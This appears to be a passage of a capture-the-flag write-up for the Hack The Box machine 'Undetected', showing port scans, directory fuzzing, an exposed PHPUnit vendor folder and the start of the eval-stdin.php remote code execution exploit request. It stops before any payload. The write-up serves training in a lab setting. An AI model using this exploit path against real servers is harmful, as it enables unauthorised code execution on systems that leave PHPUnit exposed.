

## 1.0 RECONNAISSANCE

### 1.1 Network Scanning

#### 1.1.1 Port 22

Discover port 22 with OpenSSH 8.2.

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2 (protocol 2.0)
| ssh-hostkey:
|   3072 be:66:06:dd:20:77:ef:98:7f:6e:73:4a:98:a5:d8:f0 (RSA)
|   256  1f:a2:09:72:70:68:f4:58:ed:1f:6c:49:7d:e2:13:39 (ECDSA)
|_  256  70:15:39:94:c2:cd:64:cb:b2:3b:d1:3e:f6:09:44:e8 (ED25519)
```

#### 1.1.2 Port 80


Discover port 80 with Apache httpd 2.4.41. Most likely the host machine is on Ubuntu.

```
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Diana's Jewelry
|_ http-server-header: Apache/2.4.41 (Ubuntu)
```

### 1.2 Web Enumeration


#### 1.2.1 Home Page

Access to index.html. It will display normal page and discover a new hostname of 'djewelry.htb'.



### 1.2.2 New Subdomain

Clicked on 'Visit Store' Button. Page redirected to new subdomain page. Add that subdomain name into /etc/hosts file.



## 1.3 Web enumeration on STORE subdomain


### 1.3.1 Directory fuzz

Discover some common directory and some specific php script.


```
-----  
:: Method          : GET  
:: URL             : http://store.djewelry.htb/FUZZ  
:: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/big.txt  
:: Extensions      : .php  
:: Output file      : ./web-dir/store-djewelry-root.csv  
:: File format      : csv  
:: Follow redirects : false  
:: Calibration      : false  
:: Timeout          : 10  
:: Threads          : 40  
:: Matcher          : Response status: 200,204,301,302,307,401,403,405  
-----  
  
.htpasswd.php      [Status: 403, Size: 283, Words: 20, Lines: 10]  
.htaccess          [Status: 403, Size: 283, Words: 20, Lines: 10]  
.htaccess.php      [Status: 403, Size: 283, Words: 20, Lines: 10]  
.htpasswd          [Status: 403, Size: 283, Words: 20, Lines: 10]  
cart.php           [Status: 200, Size: 4396, Words: 470, Lines: 135]  
css                [Status: 301, Size: 322, Words: 20, Lines: 10]  
fonts              [Status: 301, Size: 324, Words: 20, Lines: 10]  
images             [Status: 301, Size: 325, Words: 20, Lines: 10]  
index.php          [Status: 200, Size: 6215, Words: 528, Lines: 196]  
js                 [Status: 301, Size: 321, Words: 20, Lines: 10]  
login.php          [Status: 200, Size: 4129, Words: 464, Lines: 123]  
products.php       [Status: 200, Size: 7447, Words: 329, Lines: 230]  
server-status      [Status: 403, Size: 283, Words: 20, Lines: 10]  
vendor             [Status: 301, Size: 325, Words: 20, Lines: 10]  
:: Progress: [40952/40952] :: Job [1/1] :: 124 req/sec :: Duration: [0:04:42] :: Errors: 0 ::  
s0danew@kali: ~/Documents/HTB/Machine/Linux/Undetected$
```

## 1.3.2 Home Page

Discover common nav bar and login page.




Discover email format. The subscription for email is useless, as it doesn't have any function.




### 1.3.3 Cart PHP

Access to '/cart.php' page. Noticed the site is on migration and not to order anything.




### 1.3.4 Product PHP

Access to '/products.php' page. We are not getting any useful data.




### 1.3.5 Login PHP























Access to '/login.php' page. We can't do anything on here as there is no anything that can allow us to do some action.



## 1.4 Vendor Directory


Access to ‘/vendor’ directory. Discover that only this phpunit directory contain many changelog.md files.



<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>	-	-	-
 <a href="#">CODE_OF_CONDUCT.md</a>	2016-10-25 07:40	2.3K	
 <a href="#">CONTRIBUTING.md</a>	2016-10-25 07:40	2.5K	
 <a href="#">ChangeLog-4.0.md</a>	2016-10-25 07:40	7.7K	
 <a href="#">ChangeLog-4.1.md</a>	2016-10-25 07:40	3.5K	
 <a href="#">ChangeLog-4.2.md</a>	2016-10-25 07:40	2.4K	
 <a href="#">ChangeLog-4.3.md</a>	2016-10-25 07:40	2.4K	
 <a href="#">ChangeLog-4.4.md</a>	2016-10-25 07:40	2.3K	
 <a href="#">ChangeLog-4.5.md</a>	2016-10-25 07:40	1.2K	
 <a href="#">ChangeLog-4.6.md</a>	2016-10-25 07:40	4.1K	
 <a href="#">ChangeLog-4.7.md</a>	2016-10-25 07:40	2.9K	
 <a href="#">ChangeLog-4.8.md</a>	2016-10-25 07:40	9.0K	
 <a href="#">ChangeLog-5.0.md</a>	2016-10-25 07:40	6.1K	
 <a href="#">ChangeLog-5.1.md</a>	2016-10-25 07:40	2.7K	
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 <a href="#">ChangeLog-5.6.md</a>	2016-10-25 07:40	1.9K	
 <a href="#">LICENSE</a>	2016-10-25 07:40	1.5K	
 <a href="#">README.md</a>	2016-10-25 07:40	2.1K	
 <a href="#">build.xml</a>	2016-10-25 07:40	17K	

## 1.4.1 ChangeLog 5.6 Content

We can check for the latest version of changeLog-5.6.md file. The content of Change log of 5.6 show below.



```
# Changes in PHPUnit 5.6

All notable changes of the PHPUnit 5.6 release series are documented in this file using the [Keep a CHANGELOG](http://keepachangelog.com/) principles.

## [5.6.2] - 2016-10-25

New PHAR release due to updated dependencies

## [5.6.1] - 2016-10-07

### Fixed

* Fixed [#2320](https://github.com/sebastianbergmann/phpunit/issues/2320): Conflict between `PHPUnit_Framework_TestCase::getDataSet()` and `PHPUnit_Extensions_Database_TestCase::getDataSet()`

## [5.6.0] - 2016-10-07

### Added

* Merged [#2240](https://github.com/sebastianbergmann/phpunit/pull/2240): Provide access to a test case's data set (for use in `setUp()`, for instance)
* Merged [#2262](https://github.com/sebastianbergmann/phpunit/pull/2262): Add the `PHPUnit_Framework_Constraint_DirectoryExists`, `PHPUnit_Framework_Constraint_IsReadable`, and `PHPUnit_Framework_Constraint_IsWritable` constraints as well as the `assertIsReadable()`, `assertNotIsReadable()`, `assertIsWritable()`, `assertNotIsWritable()`, `assertDirectoryExists()`, `assertDirectoryNotExists()`, `assertDirectoryIsReadable()`, `assertDirectoryNotIsReadable()`, `assertDirectoryIsWritable()`, `assertDirectoryNotIsWritable()`, `assertFileIsReadable()`, `assertFileNotIsReadable()`, `assertFileIsWritable()`, and `assertFileNotIsWritable()` assertions
* Added `PHPUnit_Framework_TestCase::createConfiguredMock()` based on [idea](https://twitter.com/kriswallsmith/status/76355016909625536) by Kris Wallsmith
* Added the `@doesNotPerformAssertions` annotation for excluding a test from the "useless test" risky test check


### Changed

* Deprecated `PHPUnit_Framework_TestCase::setExpectedExceptionRegexp()`
* `PHPUnit_Util_Printer` no longer optionally cleans up HTML output using `ext/tidy`

[5.6.2]: https://github.com/sebastianbergmann/phpunit/compare/5.6.1...5.6.2
[5.6.1]: https://github.com/sebastianbergmann/phpunit/compare/5.6.0...5.6.1
[5.6.0]: https://github.com/sebastianbergmann/phpunit/compare/5.5...5.6.0
```

## 1.4.2 Exploit

Search for the 'phpunit 5.6' exploit in google. Follow the guide from [poc](#). Which is RCE vulnerability. Below image show RCE for 'whoami' command. Discovered current user is www-data.



```
1 POST
2 /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php
3 HTTP/1.1
